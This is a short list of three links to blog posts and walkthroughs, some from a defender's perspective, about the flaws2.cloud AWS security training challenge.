- https://daycyberwox.com/exploiting-aws-3-defenders-perspective-flaws2cloud?source=more_series_bottom_blogs
- https://kishoreramk.medium.com/flaws2-cloud-walkthrough-aws-cloud-security-5540360e512f
- https://craftware.xyz/ctf/flaws/aws/2019/06/03/flAWS-Part-2-Defender.html